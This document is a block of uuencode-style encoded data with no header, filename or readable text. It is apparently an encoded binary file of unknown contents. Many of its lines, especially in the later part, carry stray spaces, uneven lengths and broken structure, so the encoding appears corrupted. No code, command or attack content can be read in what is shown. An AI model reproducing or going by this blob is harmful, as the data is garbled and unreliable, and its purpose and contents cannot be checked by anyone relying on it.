MMG[BF`'0!-Z0`V\$J29'G@>]D)`L;U"O&0QF-QCXC!K)E]W,8#YV*H`A;OG
MO%NF+M#3%A"[N+ZQ?*J1L[%<WZC+.X6C])U"E'JCXEYN\$;13K(W4'(OB643G
MEOZ,;SYR;)+9ES<YGXVX/DR^_RA9V`UNO`)BGCL0RC!P:8`X`PEDQ8@3;G@3
M<9CU6',/0ON!|1.FVXP]';E!3)(E(Q0\A9%CT4XYD2=?F8`K:S`\$FMZ[399

MY@'0''>U';9(1&8\$A..!K+#((DUYP38_@RA\$7PVQP<,FTP#AYS4_X+5+<>G2
MUR7S/D\GLX\B##'8I':T9IN"T*G>\,C(OM!S8Q0#G1M25Y*O24CKF=EQO6Q#
MD21EB>OI-4-X8>Z"R?NRH394*)\|JZO6QRWSNFCB)C+(='FL.,)]\$[^1&\$<<O
M[Z,#JYI=.,'8,@3E24A(>_Y[[]('Y!VF@::Y!@:,Z7L)F?&1\W3-P9!C3,+P
M:AP#/LX!A\$2EALT)EW4..T'!),.HW8B\+1T96'S:WF5#!:<LM,'P?6LQQO4N
M<LSH5+Y!_\9"">_30[PC\)%^UAWF%CNE-K*M'6193YFU;L9!SV8]\$91SNLBM
M29?+E=.ETT6@C(M+[Y:73I>8.)+Y0_T0ZJX!8U\^72^?EIZI7\ [I@W]),'J8
M"<"HLHY5H(]WV2O6)=-=8%#B#'S*K((!/2:_@83YHRC-4O09GL>6N,O"QHS
MK?'7'*-O3>Z;W! "\$A*K;0>:JA;>,TU*YWIWN<C#[1<#F[I\M.<_&<?<?\?9R
MFM"2IC^+O*@\##\$!W!*)^\Z8KT5\L_CNP^G"4MTQ[@6G?#SPKP-NU(7+@\$.7
M?)TCKIO.0-0^7Y9<>70"+4\$(/#[.K/E0`C6Y,V#=#R7%K^>K"/.D%><]:5L
M;8+W47<,OZS@[W7HV2)TXC[68+*S1>\!#G'8&/&XX%K@0\ -7\E/U8\FI.FMJ
MD!K9!%1?/NZG%(PY.\SF1:&^H(F(\C.H5`^`^/8_5':<U)4R3TMY17I[*TX
MS^2!J@28T":#KOO.\$5\$S"L:7[C#;B=#PG)2,CK89T+YV*[2"O"N7\D0(\$)V,
M@?5+#0K<+N'ZC9Q7T%V5A@U96A7J78"\$K'91^45\$:IHF,-%:BK;70JDL>V<2
M'YS4]/4N70!;:,P`3^7TDB<R5OHRH\$PI\H+[F#JE^O*(4XPQHL\$(XHH*>G'
M&U^LG*FN+LIB?<3EI9A)52<[NI.P\PF:%)0=9^Y[2P`W[.\@.D?RVQG8`P
M-HG;S6B0X0WKC3?>/O_YY<X[LB7JAVT.Q0Q?-W6L;M.S4M?'HGDX[Y8WEI>H
M_,;+9:"0&SOXHEB5BS59B0M/!;I;!/BNNB3=WZIN5-/7R_JUU-^00!5FMU%
M,:P98D["QFV(E<:50H4.)]<RP\DI4PM,XX2FS61VR"^SJ!`<O*1^Q>\$P:F'Q
MM,/:J`<!<-B51?Q-988ZXN67S;;14=I]QV%<=+;D'IT`12EK/U'`R'T.W*?T
MQV10U_&CN\$!'*@;HRIZ;^LO*TWL`9E\$T)1S[CUEM%<YMB0B*EX9WHT*BG6IZ
MSK.#XVJ<7"-=05!*!<M#44HL"21XME'!;'`^`CO,*'? (1?5>#@7X!L,)+N#<
M*TNS>SSP%`#?0NL""(=-,<*L)U*1TT9P6T6J-HIMQTY`B\$IE<= `I6*JC4J5T
MR\$)Q6>IULD9ZG0D.PK;OKV6&92PC99S7\$;L\E?`\$Z3%PQI48[DY(=H%8HE<3
MZ<QCYSR-(*6(N^D7LNC70-J*I(!B6,-8.08L`>7UP@%\$H!1-&!QR0%9COC9C
MR'X5(P#3;RRGMSO`XG-NW2(YKQTA4%M%T1"W*FDE\$14SG#6#&0NISJ@#_]Y
M^Y\ -X-4_-B, /VS(\XKSH5LIW3NK6.'/:Y62Z8UYQ9.B,F%<58WK6+Y/NC!T
M>R' SL3QKVHPTS+SNP:1X]\$9!E21#7#70._O>,(DH#2A;LL`)HL-LQ&RH0JNA
MS0%#R>0A8B:"[O=\V98\$+;R:,R,TT^2<?HND?OGT`_\Y77:4^).(H=<F*QU!
MF[D%LEAS5#P%I<Y[2PX+'PS'!3,330'T+\$C3QM6VIM7G%D#:J&Y0US>'PAI"
M%J:P\$G)ZG*A2E/+IE!CT(6=F:QFDX[6AV%U?@<KZZZOWTSOLVS4*/?;S1<:"
MF,IG7P_@K^JT+Z\$6^.[G1^7-C'L\S2X=N1Q^EGT9=7%<?;4E60\$-R@U[M45<
M33C0U5")O%6SWJ\+8X*96-#J&?.&.,,!=+&TQK%Y/WPH<+I3K:=<JU6YOL`
M,*BV,<F"!5HRK^2ZEV)0*ACMUM^AT(!?ZC7:A^Z0)CKTH-T/V;`\N8LEY=F
M1`F`"RKZ6M1*/=V..HPO%`/FQBZJ)3X_ZEOVO3WNTGT);]Z?^E&;9TFPH<;
MZO5&*=-,NU\JP8\XOBI%`^("HM#)H,J4TQ;7/*(;M>T`PQ[)>G?"%K%&6%`
M%5-#-HK"P!@]L;Y@_#W#1W1&=>.8@'97]YN7[IN8V:SJ%/\=U0!`-J9O&R
MB^FB+T:T6H#+PIY,PHY==SR2ZD8GS15DE+(K9KHRZC+Q'?W?=#JFQI6/WND:
MXFC&-80_MB<*8"J_-%U:1^`VOA6-WBI/0[N]TYI8WRH_XE2,3R97'!V][29N
M%(9P\D8K*K45I19UGN^)>;6[H50LK?<J-793Z?'::%SE73K7GALIC__UVN-5
MEO>G<!M8>XO\PLVWL<%E-X*60KU8:M2JAN%6"*&I/TW%*S]'S^AUJL^P!]A
M2S^C,X7^TOM;;L_3/S\$>`#U75'@UBMVB4OFQUZ39B=.R9BV\$Y2]3D+5EHV<\
MF;GQ8)>."9T1Y<_+*M^XJ/J)CZGO<1?TDDZ8&9/79GI+F:L%1/J;J"B;5:K
M1F^5+_7\$5)8W@KR^7%N\W_`*5I%E-GF6XW>;Q?DZ=NN?&!<PMMZ4*\5WK]=
MD"?U(9V\$;Q?TL_HH<_+M`C_(^:",%_XP.O:1.R&_ONU6-%E*58+&_8"USI@'
MUSE3CJS.EG-6JU">6+);#%-BY.<%SVR8L7I2CDN0)'B;%+VZ)?9\6UY`_&
MY.AT[S<S!_U]+G=HW![4+-?I,4N+:B.S"_2VTA@V8SQS96JS^^6_Y'_9MF
M*?[PC\P-XQ\?%G+7D`^;,-X2S)AYV/[CVZ+C]]M<4:&]F>+R5A<7=3L5XF?]
M*3UZ^'/ZVVK,+)+^MJ!DB]GO=%%[A.J7!<DN8K[]-9@O:K[5Q>5HXE+R@S\N
M%&S44KFD@_@8%)86S&DYO6I^@I'`*%G6DE#)MEIY0K_QK!IOOS+N4BA9'Y5R
M.-O;A0)2+O:O?Y#+YS#50E?JF>T/YXKT&8J5SS8-X3)7%7/[8F"L_33@T>\-
MS+I:"/;W0K#SGA=F2F(5,M\<D!S>*;3,Z-_E1)+K_1!T,0LTJ*B0,5R#XT!
M6&\>#R-/Q%JP-0'SN?I&IY8.F:H*94P64;.H4[^2R_2.>)]HZFEE6F>A/E3
M[_4"12^\$P[-R^BV])=U@T3,;N?%SCJUEO86\G48:IW1!Z;S5E_,B*F>YGDIO
MT+^\$XF/;^]HTI*GDZ8`8[8E`2\$DQ;RH34E)'2?%K%+%;&1V9;H9-EJX0#'[1
M.L>HQ>U1RWYD825B-,P7L^M'7NLEE([#&.)IZ=X<-,;IKU07[GSVIY_F:K:O
MV%/T9-2R/I3*2R9(43F5\$P,JXIGR20^72A(EEHJ;:/Z3\$RWO!\#%:"@NTA@
M1F8SM<XF,_\G+@2\$(<&>4B?>E=2B\$;-594*TU%)#S+SUH\L>^IN%ERAK9CD3
M)_L=J`#;5@,U2@X\$^\$J&`':`8,ZJ'`:J7A'V\$ (6&TJ-A*3:IT'>^]0>*\$`!==
M(ZV\$IW&8#=#I(9*:-J`B_*J,`KQ2)O88P`AJ5TH<#5Y%K;]N.5&;?;Q)%Z7
MW)PI_LPSK*MW+II">9T.#O8"X\$FU>F',9J\$)F-LB_R%FLIH#DHN1MX2#H\$U
M[>C+1XAB%4N![H12%+?"N4!PPNR1B<--(CBRJN3F).]-:]`1R0@)TBC1S
MP`5A@Q<XD6"\3-HN0?&PA28\$I\$]-G7&Y1^+,KQU\$Q>G>(3@JLWAQ)3,4FO%>
MQ5\H*^_T1U8D``%XS#[[(T`Q[V\,@6.+L"FNSJ>5*]CC(FW0G0^VV_)R)"3
M/>#N)8]0"IV3I:\9("Q\`<TQ3%SJK*RC%"?[B_:NZ1O92,-\@5V26<;)]%0
MK%('1"!NVM0)'*:_+N9TDOQ>F88" `S\$:=NBN4%+Z#(G1P=HD\$!#.B6#/,<
MA'J:9V?E"FF)/Q'RN%'1G`N\U(RQDEBCW]2]YHP?&\[6[?Z7'=@=@`\,W;/L
MX_S50T_BL.6DP>X`G^JMCAB4Z?[TM>;K5;:]^2'M[.0BPE%^\IV/V3;&EYRS
M]</#YR^W7QQG8<KK?!^F*#]G3]P!?* (?DPL/5\O7C[+`4:X\CK7C2F*S]F/

MO:?'!7.-K_.=F%!VOAX<44 [+W3<G1]LF5.-UKB-35OG<.^[-\<N3PZ.#G0R^
MU.O<L*8I/W=/C@X.3IP\9'Q=U)%Q3\W;@^/=I_OO<FM17Z=&]#D<TO/UXNG>
M_K.]HQQ<?IWKQ>32_5B;W_GY>MGNR9LA)N^SO5D<NAIS4Y2B4?>K(IHRH?1\
MO7BV?;*='8QPY76N&U,4GZ\?&\$JZ8'S\>M>-R:4_] [Z+HQ9*^+(]E->Y^4U1
M?+Y^B.#>!(Z^C=>YODQ99;[^A,U?BP8JKW-]F:+X^'C)'%>#'-67*:M\ [I7W
MO[NOME^^/-AII,0<NYEYG1O=#-5NW*^]7 [9/=AO[VZ]VCP^W=W;'=*6@Y^'RM
M%_R7&5ZFJ1R"YH,P7V_)C+;7\$^,.W9;].M?#Z60-N6>&2=CU@BP&1^H@7_/;
M9NI:_6JU>)8C"VO"ZKU9^ON8[-5'^&^OAE1U^N:H*^Y;DU;'9\YS*7&3>"1T
M^IH_G*:L,U^/!E^'8<49"QZ^Y#DU99?[^5^M^<QA@L+0BX^W]M;!G,U6^61^ [
MK=8(!#3XZ\@.3E?S!KTS&BAH8V37I JLV7 [\2/[@>O6SP:ZY/4U:9LS\M%X-^
MCP).7_,]FK;2?'WJH.9CY(#Q:ZY^4U:9KS)7(C8L!BY?<UV:OM:<5/0ZOA@]
M9/R:)Z+359FS/Y?N8^QP^)^KOSW15YCSWXM@9#1R^YD^]J6K,V9OKP.W[K<;^
M[7H<%-V"G?N:[]P\^'.;K:_]_;H!B_-](1[TUUP79ZDW][7JC9LA^)^HG55/5
MF*^W?U]MR_] \>^O]Q:]MM:5)JNZ7ENO/:BWPU;]-MO^G/;?/WJ\$?]>^? [1J
M_E7<_<:VN/U[Q\]7/O^ (91;>_#PX8/_<1Y]"@0,X0H0.<[_N%W,*[<I.]_
ML?GONP\$>"7^M*Q[5_.#&_XX<1_]@ [7LU_ZN/UA[#_#]^ \ /C[_W%60\ [
MG?_W\$ \SO!KFKQ^<>!@3H]X)X^UYNE<^39+!1KU>7M8N^]3"J^M?^'_'^^MO
MCE_6=42MLJ,3:*W55LM/2HY#\$/T^950XC[S.5OD?HE/ZAU5Y5N,2:8?@>5U>Y
M/J*6(;-%-X)ZVDM5[:>ZW?LG7X^HV]K_ZE7M/.GW;H^C]S_#^#^VB.#_C_`
M_8^OON[_3['_<7Z?_(0Q6I[\U/<2U^%M7\6@-A=;Y9TP2+P@J9Y<#SP*\(:_
MMLJ)=Y74L>(F>=7^7K^U=WQ0_>&'1S)6U\I/?DK\I.<]4<+EG^K\F\&CT^)^6
M6>(*AI\$!)5G8>HKA.X!:. ,=Z3\?.+VNU[Q_5U@%NG;M).8*;78PK&6V5*=)0
MV<\$^;96;/;?UOHPAF]YOE>_C^GK^' &B4_/ [AX>KJ#P_+CFM_?)3V[]P6CTW
MCK?*: -H>)!BDAGJ]I07Z4\$SUWF^O/WK\X,?51]@GUZI.E9#&X2=XGX6-^.\`-
M?#U??((/V!0ZT]^&CS1-D;?WO]A?6U]4T(O)IS!,!I@ZHR^UT>O9"HD*1N^
M^6<2_:D^*^X->@SNJZ9&W^MZM^WT+V,@/;^)\$?1E&-^1*:(Z1;Z&0+OQ^W#;
MPSAX32].C:B(7%17JZ\U^S7;3]1Y][WFM]H^PCQ^UO1^ \ []U^ / [8?=-SH_-! \ ^
M[CQ:]1Z[: "SZ^I-J28(2D.5G!Z->31YSX%.RD"&.%UE.1:,4PEJA0\$F.:RU
MPKZF6^48+R5#V2JCXTPYQ>REUXQAK>!8:Z-1=AV\$@]B/<9(4XH[_M7]P>+QW
MS+.F?C&2C-HX^ZHZ%!V@O7'^^XZ]_.2^' [1ZP[;G?-M+-G^B_S)5%@7W,#OE
M)W^2A@FJG?]4Q^]/ONTFFZ5IZFE,I\$3<`\$CC[RBA;*>CC=Q@S8Z;F? [F66
M_8^/5Q_^J-;+@R=F2<#'^]C[9\$C;#"- ,6%I>Q;#"_3ZLL:WR<UFNCL:1T_)Z
M/8P1Y@==*HN^!YAZ1/U.T3>(PB1,@^Y5J06D,A^ \#B!A00HB=&RGI!IZO)/
M3?TAQD_E)XR0G^K-)XN^\$R!;/;0(4^[_#Q=[Y^5/92*U!FT(UENG;3W7XPLT]
M69+*FUR[CGVI4^=R^R+M.\$5#B\I/_I^LO" \<5:WY4,71=QE9^XZ!' ^G\$__NO
M1S@&7^NC&XB\?)7HXY;UNT\$AVGFFE@L1-DANC'-J&,/??)V^V7<+N?J.V^Y2
MYXZF[2^/ [3RR,>OQW)B^12R-XKG2HW0_#*KQR./T^=H/#W]<3X_3;.DOZDA5
M:W#\$F8K)OTG[0LNQ8&Z^T8\3YQ//T]>]C@5S9(70H*B<HU=U(<H6E]D!KM5<
M8M19.>\$9CPH<8W[X7G^BQO,@X5IH_)X<C1F\$EO-<.#^<O2FH6I63XJ^H6/+
M?Q<7@"NBE?3& *^QZ^KH/CD9[V.F+^RU!S,<2".!P%UD<,.N!-[EX^9G(P90
M]X+_RB6\$BR\$)^W[S;M?2V(4^K0]N^TBZFO[+]K^Y/7X")R^NION'<?^5IOSW
MT)01G,KBLO^J?8R@WO669F6_;Y4ON^VF8/#D)W@5:#\$N^KSM?M3QNXTTZ`-+
MW^0WZ-2<=F8PS?U@]VK@13Y>NMU>X?W@^Q>I?>#;.DOZGY03,@(, _T[%F<4
MPXC2F_%MW^['PZ#1P^H]-SN?QD3&_VW3/HX&!1:Z^O^F6WEQ&-6SO3R@T^Q
M?+ [.6CIK[8G[_2;S]8DQG?]WG\$[UV>[QSM'^>X<G>P;YQ=+.NE.)UI+I5HVA.
M=3B#"N[QZJ.U^];&J>!0;^LYN0GDWB@%F(B&O+Y&JTI*5A9LZIGT^D^6M+)9
M*:"]6*1%XT#P9DK!.,UKS*T0=IQAX^='XE,(SK;HME5B#6F@K5*(4A(A##TT
M]'\$R40?N=S\$JT'+^N!V\$<8SW%,X^#B]:H1>UH*]+%&TJ3L((.%:!%E+^-0>G
M^I_#YJ^`^=U8^C^5;Z[;QQL/^#HX#IK1I!@ZYZR_*\$Q2N?Q>\0+^V^MK9.!GQ
M[+>!P?1AP\$Z29F/I41[!6UY4%">(,NIU.:)BV)EB0^4X69X)'RO<<<'N^H5W
MU?)HW]ZQ<1<A<KP^A#C70UZ?@LV*':3U=O\$CJ_>Y%"%6WB@65U?>-N[!4
M?A2UO.;<D#++>-@ZUTBP04-;E=AI8M!%. \$LB#,+\$^1"]"R]P^K!X?,R(,M44
M&JI&<UHXH58RC(+8G^2<&,G40^D652(LVNXJ&MBXYNBD21O2*Q[NHW%*:&;N
M,^PZYLAIT)=+(#R^QW6T7\&XE@F&9NNA)8K.8&,O!7QF5C/L+!;</N7DY^NG
M.MJF6%A:\$SDWJ>*PA[&Q!+^7.#I.:NI=^.\$P[EWG-XD.#(J)5:9^:V9B<"IG
M7[X\G6F6&C0GBU5OE=E4Y*7Q^"D=+@<N[<\$RYHG#7X%W26LP[+6-@6,#>VD!
MPH40<QNM<-*X3^LH([K.G61HW8KX+>I:&A7U]0"9.0YSMF(63)&K2<U,R,6@
M@9\$G>>M<?5H*)JC+&6)B\$C_>E]3#_9^R^KM)R='SW>)"Q/S5.D=TSNYM187?
MI`-+4D^X%\$L4T9-(3R6Q.70SF(DV""28\!EQF]G<G\$R^J_&3_]<N74G3%V%W
MMGF;WKE[X1FG."Q\$?8[?-E,HF=8HQU+^A_6" FV,*&L4*_ /D)%*94B_-^U^A"
M-"L):F),XK:&K<&-#XG^ [0PS;BQ^H0ZS+9:BZ1BQ9(+0<7G48:LUC.+ :E)+%
M^98^J^L/^DRT/)CB)F&K_6(Q)AG/_U3AZ#';#._MD/<!&)0^J4[3\$[+
M=(/6-G1^B^"Z-*^4[![:0I^W?;:,^LP^@28T^D)5?1A#P^Y/^Y+^O4J9T:]
M97^SZ40NIH^71CEN-]RI+WP,SQJ^/8STZF^H^"0,>]5) ^J14/#\L54S;I[M
M0\$T@!I6-/&!W6C@3R:7G\12DZ#96^"T,"<^+/Z^J'+#6Z7AW^)^D^YST4?7?
MD_BT&-4W]@/*?0O^-)^D^W\$^=P@@RA%B!^/H4K(Y&DY5Z@:).^H^F\$]\$BZY\$;
M;D^R)HF=V^'?#:J8Q9#W(,N:*^Z/^ \.A\$CL7OFL>9F/:4P8J%@7\$8XE"].IE
MK+@1C/0[&6BJ33*^8N1Y9P^5B" [,V;45)XRFVKVB")L=Y7YG7JQ-Q61(OF-I
MPS@RR<0>\$>_A)6N^48W;O6N=D+)G6N4SJ0O@9J>0H>X\$00^P2O#0!!SV_43E
M4R1NX!J+E;ME)@,Z^Z)::'^!ERO=#2P^9"!^D[,.#T/>M/)RO^98UII);WE

M^?>?) *4, D%W#>-B*L`8XQ[#G."FEWGZ"=\$7Q,' ZROH`GY[AQ8TI7"CW7X>K3
MIF(? "[N!1[<XX5_, D84BNJQ6V=^] 2C1&>IZR+RG;) ZM"175F/IU<6=97-_OT
M=VV3J+6<] 4[& (FBUR8?"><ZKB@XSB*L, \$=*7"I_@!|! /U*T; &"=X&!BC"N
M\M%*2\V"UGM&Z\7M8C/&R4] X, 2> \MM1, @R`2BQ#*I<S.X/W.2-4< [J95"Y2
MO/UQ9' \`\$RB`DW7%DNET6I0]NTM<"M[`H8*:!<HW;G0-`W\$W/9X//&0P=KQ<
M>8%\$>NIH (@65@X\$5H*C:EFE&, 4YK3K' 2<0X`UC"@`G.O (@JPGO; -PVCSD7#\$
M, QUA9.XV--LC3\$>L&:"NIF90N:-DK`;W(5GH[7ME&%\$H_4O,]N3J]<V9L^`N
M"I=+SF^BN\4S#]2H"]PBL8`M=1M(^3_4UH?M:NQA=-RG8\6:9`%ET#HM%57+
M, QVD*19S*6]UE8.E#W' . \$!*) ES<Q] 4K&F^H*; @K*F>J^X+^A: ^CK`SJ] [9R\
M=-+P=4]RK_#RX, 3"T77TN=D.6T/-V#@A4WGLHQ:3() (X2S+TGKCO%3JX#:D\$
M, !A3') -L6F3?WN#F]ML0<U*PA)V3`\$C:+4^U1B(02XX8<<:#6*3BQ.%, :)H-
MDM+6-YT0F>)+/_9H.%/?\J@ [4QWMQWX?+J, 1`A*:Q>%\#: , 0J3/TX!UG.JRR
ME516, &OC9CHP9"@U&D%3C%E=PD<C:'5ZT6C>-/*&_) *?>!>>)TF15#\%6U%
MV*WA^^&`#PUW@#H\$II, F_Y)R9` [PM4"8Z%J#M3-20[U55Y#72M`3O\<Y3?AZ
MK^ZJT!5UW+UR`V!^B)3L&3S>4S?VU\$&X^&KOZ1*3=I6&@QCI?.]01#L6NV*S
M. "-F1?"I*"^+/SO#GKJCTZEV5].Z, L5J9EM6\PZC\V&A`BN"Z9]*]; &L[5E-
MSAZV*IPC, 6;+\"O;C!QD5";U&7X"]F!, \$`"K-G+&4\DN6YS@B\$F*7, /FD[*
M8:R\$!TJ)"^N+*=B\2*!%C.IB7!:F) \$<C8M3I3)LU19*D+A%!<\QG+91%Q9\#
M^T5OEY2!`>+=T^59:+JQSWN>:!6E, J%=JK@RA`% (>`XEC(V;ML_P7?*7YN7A
M+`HUN/P@]`650-TQSG;34?H^<<EQ#;C4FE]#7K;, Q+1L[2+9.^4G10`UFB\$3
MP60S>-#K3+>ZC@BYW)#3%B\$N+=?A:H<\5`_H88PHX>G@`3!S!-T#+G?%DAWU
MO*Z?^`TW40<V(XPS;_9\2=;3"8%;NX0F-X2W3%VL@1)W877TD`D.NC#4(=R;
MR\$H@0#Y]Q?SW2R4T)8\$E_\;AN\2F`V`!\EEQ>!E!`?C7V7)\$)T<5ES9+@J+%
MLJ"(WI?A>N/V!YL"G9X)%IY=*XJU"LQ6`#XD(%H`J5!(;97>7*H*P*(*P((
M7#V+/J:VVG1\ \OGFX<"O[[Y; <OXHW9-AP\$29\$&K]W"\$Z^^@SYGC4B50H@
MWS.I]2(US:U*U31XJ`=JR[\ST*Z>B1T+2&%NJI3J]6<Y7KIH[B:W]@*=O7!
M@T??3[*"Y8/?RWQCNQ&ZF=" (BF&`UBEE, E0!CN.N2PCK^M&ZK@;G;U`"B9#
M&4/->P:-D-3>#=#AX7K`FH*X8='M.T (:@`B`XJ, V:ZC`0<["B"Y3)UPQ9/*BD
M5, HL:&#<WHP>A`&F+, /D4\$2`I%*A*F>E&<Y4, 46ZC>:6>=P&<*7(TP.<V_83X
M7=S)!?K_#]+C)>/^G++VTDD`<^<!@#X&SY!C/:6%VFV/UJ:QSU163B2*&.6D
M!_] +, H;N7M0O/QG!65/<DU>-ER\ :VR_W7NR/G<*>:TVB[8>HOK`) ?1T[T6[C
M-MI&LXIB-2_-40*G+1I4((O%-B<68`74NZ;Y29&5Q>(:\$4_\G]VSZ4=DBU>=
MOMN*PC2#.Y`2`X4K^>Y-WP2E&DSEH@32@A<A\5+ZO_9\DSEY)K^@B9RVES;;
M/(4U3Q;MA@%/<AD6S[\$%7<WWY#D>U]9Z+8/>F`SLOW/>#D9/T)XV6, L:IZ@9
M, P0EACF; : =3FP/61YK@; \$>5Q1`WHBB(@)E9\$7X>9IK&I081JK\0&9M62#*3,
M, 6/\`U0T*>7?, \$C"(5#?MMBI\?TCC`NV&;/)EE&>.9IT!))ID"EY*LL6, 4, S
MAO-B912**"FLT<H-)^+^0>/5P2^[HR?M.3\$JAND+9TMDW2M?; ("+\$8FF-1"Q
M:Y6%S;J, 4E; &%W\$U/'%13O3F\%O%Q@ (2+WN]02, F>A8#) (V-#X)J)<; Z61="OE
M; 2`F4B3F(8O!P!3BQBEL#6\ \MX`)-+&K-#=U)I#6Y6+; `66`. ;=M], H4, Y90
MVK@>CU\ :J*U#U59XX; 59M#KM2OPREPD2U2F:\$ (>H; !-!>GS"G\$&2>+U!\0(
MH/T5#HZ7AX%:FZ\P9KN([9MIZK^; 9PR*+50+!R^3W7, XB5R^+Y (<5LB7, 0K6
MO6&=Q7B))29D27*-4G:OU]`6^ (*70U8?IJ:D0@H; 3:*2ZJ([;U[!#@4EFZL
MHN-X[]^ [C9/&J^TWZJXS/8&); TQ@ [G)O33&`&`^"\ :.MVCB!:LW:D.!G(FC
M87, XV2?JY#5F+S9D.`DR3=W4\$XH+J"3!P`J, B[/Q=BKXT?H=(U7?X, .T`6X
M4WS!H&Y`X3!!1G+%G")2_"INC; .O*S, +]F1HXPY#D2ZJ*?&Z` `YYL5@7_9R5
M`+X+^P._YU5)EC0, JHG?MPQ?V5`EXZ-`O`, O; , *4G?S4F[CC/\$JY\&)5@<+
M*?6-D@GX`M!>Z1*NNXWPY[?HMBH-"9A5H:/ [+N)1@`G)"`6HTK\; \2_.LU
MZ047?A22?X0>F`T=2K@1JY`/=AJ8H5Q#)>K79"WW-(A@X<*I*,)M0C\Y/:ZP
M!JCG=4B0`G=<_P4((:0?UVH*=.9H!N7#!; ?=>0) *-\$A-R_J.P&#VC@PM+C
M&QE)J; \$JKKOWWG5&X`T=0.>K49)W@%ISFV&4C)>X8[`EC)3=D:_.XB?5W"ND
ME7+Z^R714`A7+FH5M5NQA2, .C2V`Q`?A;B31T%L)6+ :]L:..1DV! [>`, BS(J
MED4; Z8='@Y8^308N!; /@4_`@<2B:&K7, 2#[9#&@0L22.`86\$1`U#E`9; VF%
M==Y24!0ANB`2(0+WPXJSMHK&A\ [:XQ6Q), 6E1B8N<, A?L<C5N?82"V#D7LI*
M+XE<8NA-L!%/ *?7>J`.7NZ]V]T^VT2O5V3\XV3TV9>^6B6H#.!0O3JEX464=
M.#ARVSY68GLV38ZETT.E6; :NS"U<3"K\LGV; 5J^IW\ `5-* /W<EU>7%^2) SHF
MFG3C5S<\UM\)NQ0/FSAG, -WL%HK&C2 [JE]TX) `411=8EL0; :C; 1PK], 4TR<L
M)IWN1&Y78T5, 2: (\$3H86*@9[?M]/7"4]AOU\Y?>`?67.KCU=A64>; W; 7C@VC
MNXGF=HDR^TQ//^ (<Z) 9_JYA65]LY@0 (M`N2`KK"+GZ+W2)T`^AAC#C, U`B&Q
M_&VV3J* =6\$SET) /)U!H]:-, DT`OO+7:5 [2GO8\LB:KF2XH2GRRH9R, ` .BIN2E
M@?"J\`9-'7!%7L=P_XF5T.8RC-[S?])5&FG86\$O%G"E"Q%40`Z\DMXT5ISG\$
M2P/ZB; !=8"NB, D[B6`FB\ /E@W#NS"E4<6E56VJ(0+ :80AUF5-MZTMS&/NDRF)
M+...2TE>+C:\$?: "OV`EI#\`%)LZ; V8A^H9)SI@-I=)3%) "&EC]A2C9VTW`@JN
M`.DK6U#BY4D, _U!NQ\R#`\=H#]7U+[R, `8`:38"V, %B#IMZTNAS&BJ ("V:![
MC\$\%20, CM; 5A`5S"7/&=QHZ@NIKE:T!` (^AH2:P-R/2&N-T^4"DHTAYZZ>)1
M=I1&0>C2S^\$E\$JH5DAB@7YS[GN`%7A`; M8L`Z`<<D??Y2MZJ-!8("):@N)"C
ML7!>=*#U8&I; [`5Z69!EJ+TC5N!"VE.B_1&4K>T3 (:QRLK^; 4;=X.\$#CJ#@V
M0U5`M+2Q+-%Y6FD%9KK"8NHM3`A!TU_#\$L58W&S8%5\`K7-@=?W?7; VY^Z' (
MF@S, B<L* <0SH`J)ZAS4N8\R: `@N; G(2S+LYJ4_6U2)WV=**W2:PVQA!-VFED
MF1.) [7M99THR=; 2"TS#M#\$WFLC#E6@ (NN\$` ; 5K3LE=-_BLM! (>I08=YTGHZ

MS2A\ [V' OD2O^#=Y58Y+ 'M\Z' P7MET92.#-] J' UI; [Z+50-T (K<T, TQW, J, " ^
MA8ZS0W '9X71-) 4L3%1/"6) 5:] :VJ6BK=N>F6<>; (>) 18^H [F '\, 54U:06TF'
M#X% (8X) F\+>AWWK?TT8!K\T"V#<3-8A1]+\ '_B^, R) :W! 9<* =9W 'SK\$BE]; K
M"B] 6) L3GPRYV_) @6L@G>LG# "FPJB" 4J^U% [G (TOGT/+S, -T; C-><2W^NSG' Q
MUJ+J?%#0] 9.) PR:- (]<K54 [=S>@8P0, "\$`--\$_*U:7-JVW7N1JF/. ?9"O! Z*
M1D (: ?^R' :7KI! QW:HW14>0%* [= (;) VF (BGN@W.W, 8Y=/&K4*=G'_,) Y4=TUD
M! .^*0! ;T+) /OWN/H6CA\$OK&CF0B@. \$PIIF%Z\ (PP, &LD' \$*&Y/%' EUD8W-Q
MT#5 "%8%U0<#, *5H2.P<@, TT<) 5Y*7<ZW1LXL_R.]A_P3; SMU) ZQ] DL;) 4Y]
M/Z '#) -TXS+\$0GV*OE@S%) ' 9*R0P=4YJ27<_*G5"C&X5H60N (I2XB) F! L- '7P
M3.<L&6D*W] .) \$*7L9D; .\ "P) P.U) #@W*X*_+YB>D4\3U0VX<4Q] M?G `]<_<\$V
MZN1 (U9I! R&P' ;=QSM\=\$#2AMD, #%80\$' N3264A=\$N3BZ40N3X] # "72) 0D9P&
M:0 "\$P (/W<9*GP\) "C96OSQJ\@F! NCQOKZ ('R. 6CB0A, E6' 5TQZ+3"K-N5C7I
MHH. &O7<*) "HY. 4&OV_B-I "D-N+=-EA98Q3, R `T- (, 'GWILV#, >*:B2L1ZXW&
MU] 2 ((\$02. &MAF?6! Y\7M=!, TMF9#8^L.T*BQP-U??/QP: :85.! \$C) >T:EE^<
M7%LN_^/P: 8R) .?&) XQ) H, JKU1X^7:H5C*EG&\$3/WC, =\$5%N\$O*3: (M: (-%/J
M**LJ>LQGQ; 0+! 'M/MS: P9+%\$; HDNIDH! , &)=X\$ \$Q', O8F4_"T#B:) HYSZL58
MQ#PI<; 5Q_B\$ \V '3OD8E%Z39= (; N>>7L6180; , , >A=38L2=! " !I/189.7ZW\
M/6/V&' "L62GS_&V' VLHI' F (L%9:X& [L (F"XX659XU '\@S*CRX-#*8R\$RU.XEE
M4=: .Z:>4%T']D' 54! EV-1! A0' X^ \A\XK_ZF^=SQT_@] ^\$>, D '@TX) :NH<] 5G
M) YZ1SN. 'U:; P_RR! 64E# "M"*Y&! I="T2] IV#] KC (AX: 7=' \$; (: 4GZVP! DNK'
MD\$OX?VNU_W=L-%%^0J^=M30] F9E63H (S*LFL! 9<EL@, K! 1V\; #XI; 'BC-! : "
MKRHVM*S"3>H8DU9' =13*-=(O) H@%HR>>+MCN7B<I3>FG@) (. +L?Q7\ \MXOM
M"-I_JB?G^: '_ PV9K? ' '2 [. (7"0DI+6\$B015P\$A; U) 3 (K6V5. \$&C41GJDHE' :
MGTZ (TROZ\O: ' = [F8EG:) _R^O08X_V1X! !74! #] 9A+?^PXM1JM15G; 7TBX! U]
M^ (\ '_2/ \A<, #&U@5Z (_6UB= !/Y8#8RSL [Q^3.F/) (75807_PP\ /5 'O" P 'ACQ
